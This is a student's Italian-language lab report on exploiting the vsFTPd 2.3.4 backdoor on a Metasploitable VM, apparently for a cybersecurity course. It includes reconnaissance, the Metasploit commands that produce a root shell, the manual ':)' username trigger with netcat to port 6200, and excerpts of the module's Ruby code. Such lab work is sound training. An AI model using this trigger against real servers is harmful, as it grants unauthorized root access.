Exploit di vsFTPd 2.3.4 su Metasploitable con verifica manuale e analisi facoltativa

Corso: Cybersecurity Analyst
Modulo: W15D4 (Pratica)
Studente:Emanuele cestari
Data: 07/04/2026

TRACCIA:
Partendo da quanto già visto su Metasploit, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd». L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella "test_metasploit".

AMBIENTE LABORATORIO:

Kali Linux, i attaccante, prende di mira Metasploitable. Il supporto di rete è fornito da pfSense. L'esercizio prevede l'utilizzo dell'IP target finale 192.168.1.149. Il servizio vulnerabile sfruttato è FTP, in particolare la versione 2.3.4 di vsFTPd.

CONFIGURAZIONE IP METASPOITABLE


```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process
                                                                    [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 12:35:01:1c:11:16
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd2f:8fc1:4612:2c2d:1035:1ff:fe1c:1116/64 Scope:Global
          inet6 addr: fe80::1035:1ff:fe1c:1116/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1940 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:718881 (702.0 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:361 errors:0 dropped:0 overruns:0 frame:0
          TX packets:361 errors:0 dropped:0 overruns:0 carrier:0
          co                    uelen:0
          RX                    (141.4 KB)  TX bytes:144797 (141.4 KB)

msfadmin@metasploitable:~$
```

Visualizzazione dei file

PFSENSE: VIRTUAL IP/ALIAS LAN
Pfsense con virtual ip 192.168.1.1/24



Questa schermata documenta il contesto di rete del laboratorio, evidenziando l'uso di pfSense come elemento di gestione e instradamento. Questo strumento si è rivelato fondamentale per organizzare il traffico tra le diverse subnet del laboratorio.

Ping da kali verso metaspoitable

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=0.878 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=3.81 ms
^C
--- 192.168.1.149 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1010ms
rtt min/avg/max/mdev = 0.878/2.346/3.814/1.468 ms
```

Questa verifica la connettività di livello rete tra Kali e il target. Il ping con 0% di perdita di pacchetti conferma la raggiungibilità del target e il corretto passaggio del traffico ICMP.

TRACEROUTE verso il target

```
┌──(kali㉿kali)-[~]
└─$ traceroute 192.168.1.149
traceroute to 192.168.1.149 (192.168.1.149), 30 hops max, 60 byte packets
 1  pfsense.home.arpa (192.168.50.1)  0.715 ms  0.747 ms  0.743 ms
 2  192.168.1.149 (192.168.1.149)  1.495 ms  1.728 ms  1.907 ms
```

Il traceroute illustra il percorso del traffico verso il target, evidenziando il passaggio attraverso pfSense e l'arrivo finale su Metasploitable. Questo conferma l'instradamento corretto all'interno del laboratorio.

VERIFICA DEL TARGET VERSO KALI

Ping 192.168.50.100 su metaspoitable

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 12:35:01:1c:11:16 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fd6d:7df5:6c39:ff10:1035:1ff:fe1c:1116/64 scope global dynamic
       valid_lft 2591940sec preferred_lft 604740sec
    inet6 fe80::1035:1ff:fe1c:1116/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=63 time=5.95 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=63 time=2.41 ms

--- 192.168.50.100 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1011ms
rtt min/avg/max/mdev = 2.417/4.184/5.951/1.767 ms
msfadmin@metasploitable:~$
```

Questo passaggio evidenzia la natura bidirezionale della connettività. Non solo Kali riesce a raggiungere Metasploitable, ma il target può anche comunicare con la macchina attaccante. Questa verifica è fondamentale per prevenire potenziali problemi durante l'exploitation.

SCANSIONE mirata FTP con nmap -sV -p 21 192.168.1.149'.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 07:42 -0500
Nmap scan report for 192.168.1.149
Host is up (0.00090s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

Questa scansione è fondamentale per l'enumerazione. Nmap rileva la porta 21/tcp aperta e, cosa più importante, identifica la versione del servizio come vsFTPd 2.3.4. Conoscere la versione è cruciale perché consente di collegare il servizio a vulnerabilità note.

Ricerca exploit in metasploit:

```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Ba
ckdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsft
pd_234_backdoor

msf >
```

Una volta individuato il servizio, è stato cercato in Metasploit un modulo adatto. Il risultato ha indicato il modulo 'exploit/unix/ftp/vsftpd_234_backdoor', classificato come exploit compatibile con questa versione.

Configurazione exploit e esecuzione exploit e Shell ottenuta:
'show payloads', 'set payload 0', 'set RHOSTS 192.168.1.149'. 'Found shell' e 'Command shell session 1 opened'.

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact  .                   normal  No     Unix Command, Interact with Established Co
nnection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:38807 → 192.168.1.149:6200) at 2026-04-04 14:19:59 -050
0
```

In questa fase, si configura il modulo impostando correttamente il target e selezionando il payload compatibile. Questa fase funge da preparazione all'exploitation vera e propria e rappresenta il test decisivo del successo dell'attacco. Metasploit sfrutta con successo la backdoor, aprendo una shell remota sul target. Il riferimento alla porta 6200 è coerente con il comportamento noto della backdoor di vsFTPd 2.3.4.

Privilegi ottenuti:
'id', 'whoami', 'hostname', 'pwd', and 'uname -a'.

```
id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable
pwd
/
uname .a
uname: extra operand `.a'
Try `uname --help' for more information.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Questa immagine attesta chiaramente il livello di accesso raggiunto. Il comando 'id' restituisce uid=0(root) e gid=0(root), mentre 'whoami' conferma che l'utente è root. Questo dimostra inequivocabilmente che l'accesso ottenuto è con privilegi elevati sul sistema target.

Creazione cartella test e verifica filesystem:

mkdir /test_metasploit', 'ls -la' e poi 'ls'.

```
mkdir: cannot create directory `/test_metasploit': File exists
ls -la /
total 2477
drwxr-xr-x  22 root root    4096 Apr  4 11:35 .
drwxr-xr-x  22 root root    4096 Apr  4 11:35 ..
-rw-r--r--   1 root root       0 Mar  1 10:40 5
-rw-r--r--   1 root root       0 Mar  9 16:53 54
-rwx------   1 root root 1188612 Apr  4 11:35 ArjPBJVi
drwxr-xr-x   2 root root    4096 May 13  2012 bin
drwxr-xr-x   4 root root    1024 May 13  2012 boot
-rwx------   1 root root 1188612 Apr  4 09:38 cISlyKbnfzmf
lrwxrwxrwx   1 root root      11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root   13700 Apr  4 15:12 dev
drwxr-xr-x  94 root root    4096 Apr  4 15:13 etc
drwxr-xr-x   6 root root    4096 Apr 16  2010 home
drwxr-xr-x   2 root root    4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root      32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root    4096 May 13  2012 lib
drwx------   2 root root   16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root    4096 Mar 16  2010 media
drwxr-xr-x   3 root root    4096 Apr 28  2010 mnt
-rw-------   1 root root   50523 Apr  4 15:13 nohup.out
drwxr-xr-x   2 root root    4096 Mar 16  2010 opt
dr-xr-xr-x 110 root root       0 Apr  4 12:55 proc
drwxr-xr-x  13 root root    4096 Apr  4 15:13 root
drwxr-xr-x   2 root root    4096 May 13  2012 sbin
drwxr-xr-x   2 root root    4096 Mar 16  2010 srv
drwxr-xr-x  12 root root       0 Apr  4 12:55 sys
drwx------   2 root root    4096 Apr  3 11:49 test_metasploit
drwxrwxrwt   4 root root    4096 Apr  4 15:13 tmp
drwxr-xr-x  12 root root    4096 Apr 28  2010 usr
drwxr-xr-x  14 root root    4096 Mar 17  2010 var
lrwxrwxrwx   1 root root      29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

```
ls
5
54
ArjPBJVi
bin
boot
cISlyKbnfzmf
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Questa sezione dimostra che la shell non è solo aperta, ma anche pienamente operativa. La creazione e la visualizzazione della cartella /test_metasploit testimoniano la possibilità di interagire con il filesystem del sistema target.

Scansione estesa servizi del target:
l'output Nmap lungo (21, 22, 23, 25, 80, 111, 139, 445, 3306, 5432, 5900, 6667, 8180, ecc.).

```
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linu
x:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
```

Questa scansione evidenzia che Metasploitable espone diversi servizi vulnerabili o obsoleti. Metodologicamente, iniziare con FTP è stata una scelta azzeccata, dato che vsFTPd 2.3.4 è un servizio noto, datato e con un alto potenziale offensivo.

Verifica manuale (FACOLTATIVO):

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.149 21
(UNKNOWN) [192.168.1.149] 21 (ftp) open
220 (vsFTPd 2.3.4)
421 Timeout.

┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.149 6200
(UNKNOWN) [192.168.1.149] 6200 (?) open
id
uid=0(root) gid=0(root)
whoami
root

┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149...
Connected to 192.168.1.149.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER test:)
331 Please specify the password.
PASS test
```

Questa sezione facoltativa visualizza il banner del servizio FTP e verifica manualmente che il server in ascolto sia effettivamente vsFTPd 2.3.4. È una buona pratica perché evita di fare affidamento esclusivamente sugli strumenti automatici.

```
  sock.put("PASS #{rand_text_alphanumeric(rand(6) + 1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end

  disconnect
end

def handle_backdoor(s)
  s.put("id\n")

  r = s.get_once(-1, 5).to_s
  if r !~ /uid=/
    print_error("The service on port 6200 does not appear to be a shell")
    disconnect(s)
    return
  end

  print_good("UID: #{r.strip}")

  s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
  handler(s)
end
```

Questa sezione del report è particolarmente interessante. Una volta attivata la backdoor, la porta 6200 diventa accessibile e restituisce una shell. Eseguendo manualmente i comandi ‘id’ e ‘whoami’, si conferma l’accesso root senza bisogno di usare l’interfaccia di Metasploit.

Codice dell’exploit in Ruby (analisi facoltativa)

```
def exploit
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6) + 1)}:)\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{rand_text_alphanumeric(rand(6) + 1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end
```

Queste immagini sono utili per l’analisi tecnica dell’exploit. Il codice indica che il modulo tenta prima di connettersi alla porta 6200. Se una shell è già attiva, la riutilizza. Altrimenti, si connette alla porta 21.
La funzione interagisce con il servizio FTP e tenta di attivare la backdoor. Successivamente, la funzione handle_backdoor verifica la risposta della shell e passa il controllo al payload.

Tentativi manuaali ftp user/pass:

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149 ...
Connected to 192.168.1.149.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER test:)
331 Please specify the password.
PASS test
```

Questo passaggio sottolinea l'importanza della sezione facoltativa dimostrando il tuo tentativo di interagire manualmente con il protocollo FTP. È particolarmente prezioso nel report perché mette in luce il tuo ragionamento tecnico, la tua curiosità e la tua capacità di verifica, andando oltre il semplice utilizzo di Metasploit.

COMANDI PRINCIPALI USATI:
• ping 192.168.1.149
• traceroute 192.168.1.149
• nmap -sV -p 21 192.168.1.149
• search vsftpd 2.3.4
• use exploit/unix/ftp/vsftpd_234_backdoor
• show payloads
• set payload 0
• set RHOSTS 192.168.1.149
• run
• id
• whoami
• hostname
• pwd
• uname -a
• mkdir /test_metasploit
• ls -la
• nc -nv 192.168.1.149 21
• nc -nv 192.168.1.149 6200
• telnet 192.168.1.149 21
• telnet 192.168.1.149 6200

Cosa vuole far capire l'esercizio…
Hai portato a termine con successo una fase di ricognizione e scansione, individuando il servizio vulnerabile più interessante. Hai selezionato un exploit compatibile con la versione rilevata, ottenendo così l'accesso root sul target. Hai verificato manualmente sia il servizio FTP che la shell sulla porta 6200. Inoltre, hai analizzato il codice dell'exploit, arricchendolo con una parte facoltativa di valore.

CONCLUSIONE:
L'esercizio è stato portato a termine con successo. La macchina Metasploitable è stata raggiunta senza problemi attraverso la rete di laboratorio. È stato individuato il servizio FTP vulnerabile e l'exploit appropriato è stato selezionato. L'exploitation ha portato all'apertura di una shell remota con privilegi root. Inoltre, la parte facoltativa si è rivelata molto utile. Sono state eseguite verifiche manuali utilizzando Netcat e Telnet, e il codice dell'exploit è stato esaminato, consentendo una comprensione più approfondita del funzionamento della backdoor.